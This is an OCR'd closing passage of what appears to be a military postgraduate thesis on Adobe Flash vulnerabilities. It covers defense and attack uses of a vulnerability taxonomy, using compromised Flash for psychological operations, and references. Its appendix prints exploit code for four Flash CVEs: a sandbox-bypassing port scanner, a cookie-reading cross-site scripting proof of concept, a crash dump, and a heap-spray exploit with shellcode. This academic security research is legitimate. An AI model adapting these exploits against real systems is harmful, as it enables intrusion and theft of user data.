

Figure 8. Vulnerability Statistics

2. Exploit Results

Figure 9 shows the possible results that can occur from the exploited vulnerabilities. Again, these are not the actual statistics of what results occurred from exploited vulnerabilities in Adobe Flash, but instead, the possible results from exploited vulnerabilities. As can be seen in Figure 9, system subornment is the most common result, followed closely by denial of service. The key point is that most vulnerabilities will result in a system that is compromised, either by non-ability to continue being used, or worse, by being suborned, and in turn being used to launch attacks on other systems in the network, or other malicious uses.



Figure 9. Exploit Results

VI. RECOMMENDATION AND CONCLUSIONS

A. INTRODUCTION

Adobe Flash, and related software (Adobe Acrobat, Acrobat Reader, Internet Explorer, FireFox, Chrome, and other Web browsers) that uses embedded or plug-in versions of Flash, are vulnerable to attacks, even when fully patched, as evidenced by the numerous zero day attacks. Some of these zero day attacks may be known in closed circles but not available to the general public. Other possible zero day attacks are, by definition, unknown, and normal means of signature based defenses against them are ineffective.

1. Use of This Taxonomy for CND

The main means in which this taxonomy should be used in Computer Network Defense is to show which areas are vulnerable, and how to secure those vulnerable areas. Further, more research can be done to determine additional flaws and vulnerabilities, based on the existence of other flaws and vulnerabilities. If the majority of vulnerabilities are classified as memory corruption vulnerabilities, this tends to show that further vulnerabilities would be in the area of memory corruption and protection efforts, and research into further vulnerabilities would best be focused in these areas This can be leveraged to help determine what unknown/zero-day vulnerabilities may exist, and rather than waiting for the software designer to patch these vulnerabilities (Adobe in this case), proactive protective measures can be taken to better protect vulnerable systems. This is not specific to this vulnerability taxonomy, and any taxonomy or vulnerability assessment should be able to provide a similar function in helping protect a network, whether focused on individual software programs, or when viewing a system as a whole.

2. Use of This Taxonomy for CNA/CNE

This taxonomy provides a valuable tool in determining potential avenues of attack, given a specific intended effect. With the proper classification of vulnerabilities,

exploits can be designed to utilize the most common flaws in Adobe Flash, or any other program or set of programs in which the common vulnerabilities are categorized. Further, research into exploits can be directed at the areas in which the majority of vulnerabilities exist, leading to better return on research investment.

B. DOD USE OF THIS ASSESSMENT IN DECEPTION OPERATIONS

Tailored psychological operations can be conducted after exploiting the vulnerabilities that exist in Adobe Flash and leveraging the existence of Flash on the targeted systems to deliver the tailored message. Possible scenarios could include a natural disaster announcement requiring everyone to evacuate the target building, an announcement telling the adversary/target that their computer networks were now compromised in order to instill fear and decrease morale, a similar announcement ordering the target to lay down their weapons, and surrender, similar to leaflet drops in the beginning stages of Operation Iraqi Freedom, a disguised psychological message claiming to be from the targets commander ordering surrender, etc. The possibilities, when the audio and video capabilities of Adobe Flash are considered, are endless, and should be able to be easily exploited on any network connected to the wider Internet and running some version of Adobe Flash.

C. DOD DEFENSE AGAINST SIMILAR ATTACKS

Given the inherent vulnerabilities in Adobe Flash, it is apparent that on any computer deemed to be both mission-critical and connected to the Internet, Adobe Flash should be disabled, and/or blocked. One comment: it is the opinion of some security professionals that mission critical systems should never be connected directly to the Internet; however, many of the logistical and support planning systems in use by the U.S. military and the DoD are by virtue of being run through the NIPRnet, thus connected to the Internet. Unfortunately, because many of the systems that are in use in both mission critical and non mission-critical computers rely on the features Adobe Flash provides and is linked to (such as Adobe Acrobat for PDF files and other such examples), this is not

always an option. Therefore, using this taxonomy of vulnerabilities, or some similar assessment, it should be possible to determine what level of security for each network is required.

D. CONCLUSION

The means of attacking computer networks are endless, and signature-based protection, while valuable, is only useful against known attacks. Thus, a means of categorizing vulnerabilities can be lead to developing better defenses and mitigation against unknown and zero-day attacks, and simultaneously, can help focus vulnerability research to look for similar vulnerabilities. The end result of these attacks can be tailored to produce effects outside of the computer network by looking to the cognitive behavior, and using specific tools to produce the desired cognitive thinking, with the end result being the target taking actions that are beneficial to the friendly force.

THIS PAGE INTENTIONALLY LEFT BLANK

APPENDIX. LISTING OF COMPUTER CODE

This appendix contains a listing of all computer code used and/or generated for specific exploits.

A. CVE-2007-4324

```
/**
 * Flash 9 AS3 TCP-Portprober
 *
 * this Actionscript Application was created to detect if a given TCP Port on a given host is reachable or not from the host the swf is running on
 *
 * this application is totally bypassing the flash player security sandbox model / it actually uses the security model to probe a port
 *
 * the application is based on a timing problem in the SecurityErrorEvent that Adobe introduced with AS3
 *
 * the swf currently needs to be reloaded for every port because the SecurityPolicy state is cached in the player
 * javascript is used to implement the actual portscanner
 *
 * the application will report closed ports for services that understand the "<policy-file-request/>"-XML this is a extremely rare case
 *
 * @author David Neu <david.neu@gmail.com>
 * @thx fukami, SektionEins GmbH - Web Security Auditing and Software (http://www.sektioneins.de/)
 * @usage embed in an html page and add the parameters host and port
 * the application will check if the port is reachable from the host the swf runs on and then calls the javascript function "reportResult" with the port number and the ports state (true or false)
 * @see http://scan.flashsec.org
 * @see https://www.flashsec.org
 * @see http://livedocs.adobe.com/flex/2/langref/flash/net/XMLSocket.html
 * @see http://livedocs.adobe.com/flex/2/langref/flash/events/SecurityErrorEvent.html
 */
package
{
 import flash.display.Sprite;
 import flash.external.ExternalInterface;
 import flash.net.Socket;
```

```
import flash.text.TextField;
import flash.utils.Timer;
import flash.events.Event;
import flash.events.SecurityErrorEvent;
import flash.events.IOErrorEvent;
import flash.events.TimerEvent;
import flash.system.fscommand;

public class Main extends flash.display.Sprite
{
 // textField for status viewing
 protected var tf:TextField;

 // the socket that (tries) connects
 protected var socket:Socket;

 // timer for detecting not answering policy-requests
 protected var timer:Timer;

 // the host to probe
 protected var host:String;

 // the port to probe
 protected var port:Number;

 // Main Entry Point
 public function Main():void
 {
  // setup status textfield
  tf = new TextField();
  tf.width = 600;
  tf.height = 300;

  // get port from parameters
  port = parseInt(this.loaderInfo.parameters['port']);
  if (isNaN(port)) {
   port = 80;
  }

  // get host from parameters
  host = this.loaderInfo.parameters['host'];
  if (host == null) {
   host = '127.0.0.1';
  }
```

```
  addChild(tf);

  // setup the timer
  // if a port is closed an the flash plugin is not able to write the "<policy-file-request/>"-
XML to the socket it will immediately fire an SecurityErrorEvent. If the
SecurityErrorEvent is not fired within 2 seconds we assume that flash was able to write
the xml to the socket an is waiting for a reply -> the port is open. The timer can be
reduced a lot to make scanning even faster.
  timer = new Timer(2000, 1);
  timer.addEventListener(TimerEvent.TIMER, onTimer);
  //tf.appendText('interface: '+ExternalInterface.available);
  //ExternalInterface.call('alert', 'test');
  probe();
  }

  protected function probe():void
  {
  // show some info text
  tf.appendText('probe host: '+host+' port: '+port);

  // setup socket an event listeners
  socket = new Socket();

  // listen to the badly implemented security error
  socket.addEventListener(SecurityErrorEvent.SECURITY_ERROR, onSecurityError);

  // listen to sucessfull connects (should in fact never happen)
  socket.addEventListener(Event.CONNECT, onConnect);

  // listen to IO Errors that will also never occur
  socket.addEventListener(IOErrorEvent.IO_ERROR, onIOError);


  timer.reset();
  timer.start();

  // try to connect
  socket.connect(host, port);
  }

  /**
  * Called when the SecurityErrorEvent is Fired
  * when there is an SecurityErrorEvent before the timeout we assume the port is closed
  *
  * @param e SecurityErrorEvent
```

```
     * @return void
     */
    protected function onSecurityError(e:SecurityErrorEvent):void
    {
     portClosed();
    }

    /**
     * Called when the Connect event is fired
     * when we can conect to a port it is definitely open
     * should only happen in very rare cases
     *
     * @param e Event
     * @return void
     */
    protected function onConnect(e:Event):void
    {
     portOpen();
    }

    /**
     * when we get an IO Error the port is closed
     * as the connect event this will only happen in very rare cases
     *
     * @param e
     * @return
     */
    protected function onIOError(e:Event):void
    {
     portClosed();
    }

    /**
     * when the flash plugin has waited too long for the reply to the Policy Request the Timer is fired
     * assume the port is open as flash was able to write the policy request to it
     *
     * @param e TimerEvent
     * @return void
     */
    protected function onTimer(e:TimerEvent):void
    {
     portOpen();
    }
```

```
 /**
  * show that the port is open and report to the html-Page
  *
  * @return void
  */
 protected function portOpen():void
 {
  tf.appendText('\nOPEN');
  ExternalInterface.call('reportResult', port, "true");
 }

 /**
  * show that the port is closed and report to the html page
  * @return void
  */
 protected function portClosed():void
 {
  tf.appendText('\nCLOSED');
  timer.reset();
  ExternalInterface.call('reportResult', port, "false");
 }
}
}
```

B. CVE-2007-6244

```
package {
  import flash.display.Sprite;
  import flash.net.*;
  import flash.utils.*;

  public class uxssdemo extends Sprite {
    public function uxssdemo() {
      setTimeout(DoAttack, 1000);
    }

    public function DoAttack():void {
      var request:URLRequest =
          new   URLRequest('javascript:alert("Cookie:   "+document.cookie+"\\n\\nContent:
\\n\\n" + document.lastChild.innerHTML);window.close();');
      navigateToURL(request, 'tg');
    }
  }
```

C. CVE-2008-1201

Details:

All these vulnerabilities are due to the parser does not handle the malformed FLA file accurately, by changing value of some special addresses in normal FLA file, it can result in some unexpected errors at "call" instruction, the following is one of the situations:

```
eax=00000000
ebx=00000000
ecx=41414141
edx=00000000
esi=08feac38
edi=0012eb2c
eip=00943502
esp=0012e15c
ebp=08feac3c
iopl=0         nv up ei pl nz na pe nc
        cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00250206
        *** ERROR: Symbol file could not be found.  Defaulted to export
symbols for Flash-unprepped.exe -
        Flash_unprepped!std::basic_istream<char,std::char_traits<char>
>::basic_istream<char,std::char_traits<char> >+0x3d7762:
        00943502 8b01            mov     eax,dword ptr
[ecx]   ds:0023:41414141=????????, can be controlled
        00943504 8b10            mov     edx,dword ptr [eax]
        00943506 6a01            push    1
        00943508 ffd2            call    edx                              ;  code  executing  is
possible
        0094350a 8bbe48020000    mov     edi,dword ptr [esi+248h]
        00943510 3bfb            cmp     edi,ebx
        00943512 899ef4010000    mov     dword ptr [esi+1F4h],ebx
        00943518 7410            je
Flash_unprepped!std::basic_istream<char,std::char_traits<char>
>::basic_istream<char,std::char_traits<char> >+0x3d778a (0094352a)
```

It is confirmed that at least one of them can be written successful working exploits for, on the other hand, because the FLA file can not be loaded remotely, which can reduce the threat of these vulnerabilities.

D. CVE-2009-1869

```
// PoC for CVE-2009-1869, for educational purposes only
// Created by Roee Hay - roeehay@gmail.com

package  {
	import flash.display.*;
	import flash.text.TextField;
	import flash.utils.ByteArray;
	import flash.events.*;
	import flash.utils.Timer;
	import flash.net.*;
	import flash.external.ExternalInterface;
	import flash.utils.Endian;
	import flash.ui.ContextMenu;

	public class Exploit extends MovieClip {


		private function log(txt)
		{
			text1.appendText(txt + "\n");
		}

		public function exploit(evt:Event):void {
			state1_alloc_memory_overwrite();
		}

		public function state1_alloc_memory_overwrite():void {
			var val:ByteArray = new ByteArray();
			val.endian = Endian.LITTLE_ENDIAN;

			val.writeMultiByte("aaaaaaaaaaaaaaaa", "us-ascii");

//			val.writeInt(0x103874ec); // mouse context menu callback fptr
			val.writeInt(0x10381160); // LoadVars.sendAndLoad callback fptr
			val.writeInt(0x20450157); // shellcode placeholder address
			val.writeMultiByte("aaaaaa\x01aaaaaaaaaaaaaaaa", "us-ascii");
			for (var i=0; i<4; i++)
				val.writeInt(0);

			log("1) allocating memory overwrite values..");
			HeapLib.alloc(val, HeapLib.POOL_SIZE * 160, state2_load_movie);
		}
```

```
        public function state2_load_movie(evt:Event):void {
            ExternalInterface.call("crash");
            log("2) triggering vulnerability..");
            var timer:Timer = new Timer(8000, 1);
            timer.addEventListener(TimerEvent.TIMER_COMPLETE, state3_free);
            timer.start();

        }
        public function state3_free(evt:Event):void {
            log("3) freeing memory..");
            HeapLib.free();
            var timer:Timer = new Timer(3000, 1);
            timer.addEventListener(TimerEvent.TIMER_COMPLETE,
state4_alloc_shellcode);
            timer.start();

        }

        public function state4_alloc_shellcode(evt:Event):void {
            var val:ByteArray = new ByteArray();
            val.endian = Endian.LITTLE_ENDIAN;

            log("4) allocating shellcode..");

            for (var i = 0; i< 890; i++)
            {
                val.writeByte(0x90);
            }

            // executes calc.exe

            val.writeInt(0x335d6eeb);
            val.writeInt(0xb15151c9);
            val.writeInt(0x2904fe10);
            val.writeInt(0x5008458d);
            val.writeInt(0x3356f58b);
            val.writeInt(0x6430b1c9);
            val.writeInt(0x408b018b);
            val.writeInt(0x1c708b0c);
            val.writeInt(0x8588bad);
            val.writeInt(0x8b3c438b);
            val.writeInt(0x8d781844);
            val.writeInt(0xb11c1874);
            val.writeInt(0xc303ad03);
            val.writeInt(0x5dfae250);
```

```
            val.writeInt(0x8f348b5f);
            val.writeInt(0x448bf303);
            val.writeInt(0x66500424);
            val.writeInt(0x6641008b);
            val.writeInt(0x75580639);
            val.writeInt(0xc03350ec);
            val.writeInt(0xd003ac99);
            val.writeInt(0x4806c2c1);
            val.writeInt(0x6658f779);
            val.writeInt(0x7502503b);
            val.writeInt(0xb70f58d8);
            val.writeInt(0x3fe4d54);
            val.writeInt(0xff5e901c);
            val.writeInt(0xa2ebadd3);
            val.writeInt(0xffff8de8);
            val.writeInt(0xf16957ff);
            val.writeInt(0xb87845da);
            val.writeInt(0x6c616397);
            val.writeInt(0x78652e63);
            val.writeShort(0xff65);

            HeapLib.alloc(val, HeapLib.POOL_SIZE * 120, state5_trig_func);


        }

        public function state5_trig_func(evt:Event):void {
            log("5) triggering function");
            var ldr:Loader = new Loader();
            addChild(ldr);
            var url:URLRequest = new URLRequest("TriggerFunc.swf");
            ldr.load(url);
        }



        public function Exploit()  {

            goButton.label = "Go!";
            goButton.addEventListener(MouseEvent.CLICK, exploit);
        }
    }
}
```

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF REFERENCES

Adobe. (2005, December). Adobe acquires Macromedia. Retrieved September 2010, from Adobe: http://www.adobe.com/aboutadobe/pressroom/pressreleases/pdfs/200512/120505AdobeAcquiresMacromedia.pdf

Adobe. (2008, October). Adobe releases Flash Player 10. Retrieved September 2010, from Adobe.com: http://www.adobe.com/aboutadobe/pressroom/pressreleases/pdfs/200810/101508FlashPlayer10.pdf

Adobe. (2009, January). Adobe AIR Installs. Retrieved September 2010, from Adobe AIR Team Blog: http://blogs.adobe.com/air/2009/01/air_passes_100_million_install.html?sdid=EENCL

Adobe. (2009, October). Adobe file format. Retrieved August 2010, from Adobe.com: http://www.adobe.com/devnet/swf/pdf/swf_file_format_spec_v9.pdf

Adobe. (2010, August). History of Flash. Retrieved September 2010, from Adobe.com: http://www.adobe.com/macromedia/events/john_gay/page04.html

Barracuda Labs. (2009). Web malware taxonomy. Barracuda Labs Annual Report , pp. 15–17.

Berghe, R. P. (2005). A vulnerability vaxonomy methodology applied to Web Services. Proceedings of the 10th Nordic Workshop on Secure IT Systems, (pp. 49–62).

CVE. (2007, January). *CVE-2007-0071*. Retrieved August 2010, from Common Vulnerabilities and exposures list: http://cve.mitre.org/cgi-bin/cvename.cgi?name=2007-0071

CVE. (2010, March). Retrieved August 2010, from Common Vulnerabilities and Exposures List: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-1297

Danchev, D. (2008, May). *Malware Attack Exploiting Flash Zero Day Vulnerability*. Retrieved August 2010, from Dancho Danchev's Blog - Mind Streams of Information Security Knowledge: http://ddanchev.blogspot.com/2008/05/malware-attack-exploiting-flash-zero.html

Dowd. (2008). Application-Specific Attacks: Leveraging the ActionScript Virtual Machine. IBM Global Technology Services.

Fisher, D. (2010, June). *Anatomy of the New Adobe Flash Exploit*. Retrieved August 2010, from ThreatPost.com: http://threatpost.com/en_us/blogs/anatomy-new-adobe-flash-exploit-060910

Hay. (2009, August). *Advisory: Adobe Flash Player and AIR AVM2 intf_count Integer Overflow*. Retrieved August 2010, from Roee Hay Blog Spot: http://roeehay.blogspot.com/2009/08/advisory-adobe-flash-player-avm2.html

Hay. (2009, August). *Exploitation of CVE-2009-1869*. Retrieved August 2010, from Roee Hay BlogSpot: http://roeehay.blogspot.com/2009/08/exploitation-of-cve-2009–1869.html

Metasploit.com. (2010). *Adobe Flash Player "newfunction" Invalid Pointer Use*. Retrieved August 2010, from Metasploit.com: http://www.metasploit.com/framework/search?osvdb=65141

Mirkovic, M. R. (2001). A Taxonomy of DDoS Attacks and DDoS Defense Mechanisms. *ACM SIGCOMM Computer Communication Review* , 39–53.

MITRE Labs. (2010, February). *Malware Attribute Enumeration and Characterization.* Retrieved September 2010, from MITRE Corporation Web site.

Netflix Uses Silverlight. (2010). Retrieved September 2010, from http://netflix.mediaroom.com/index.php?s=43&item=288

Prost, S. (2010, June). *A brief analysis of a malicious PDF file which exploits this week's Flash 0-day*. Retrieved August 2010, from Zynamics Company blog: http://blog.zynamics.com/2010/06/09/analyzing-the-currently-exploited-0-day-for-adobe-reader-and-adobe-flash/

Rutkowska. (2006). Inroducing Stealth Malware Taxonomy.

SpanAir Malfunction. (2010). Retrieved September 2010, from MSNBC.com: http://www.msnbc.msn.com/id/38790670/

StatOwl Plugin Statistics. (2010). Retrieved September 2010, from http://statowl.com/plugin_overview.php

Weber, K. P. (2005, July). A Software Flaw Taxonomy: Aiming Tools At Security. *ACM SIGSOFT Software Engineering Notes* , pp. 1–7.

INITIAL DISTRIBUTION LIST

1. Defense Technical Information Center
   Ft. Belvoir, Virginia

2. Dudley Knox Library
   Naval Postgraduate School
   Monterey, California

3. Marine Corps Representative
   Naval Postgraduate School
   Monterey, California

4. Director, Training and Education, MCCDC, Code C46
   Quantico, Virginia

5. Director, Marine Corps Research Center, MCCDC, Code C40RC
   Quantico, Virginia

6. Marine Corps Tactical Systems Support Activity (Attn: Operations Officer)
   Camp Pendleton, California

7. Head, Information Operations and Space Integration Branch, PLI/PP&O/HQMC, Washington, DC

8. Dan C. Boger
   Naval Postgraduate School
   Monterey, California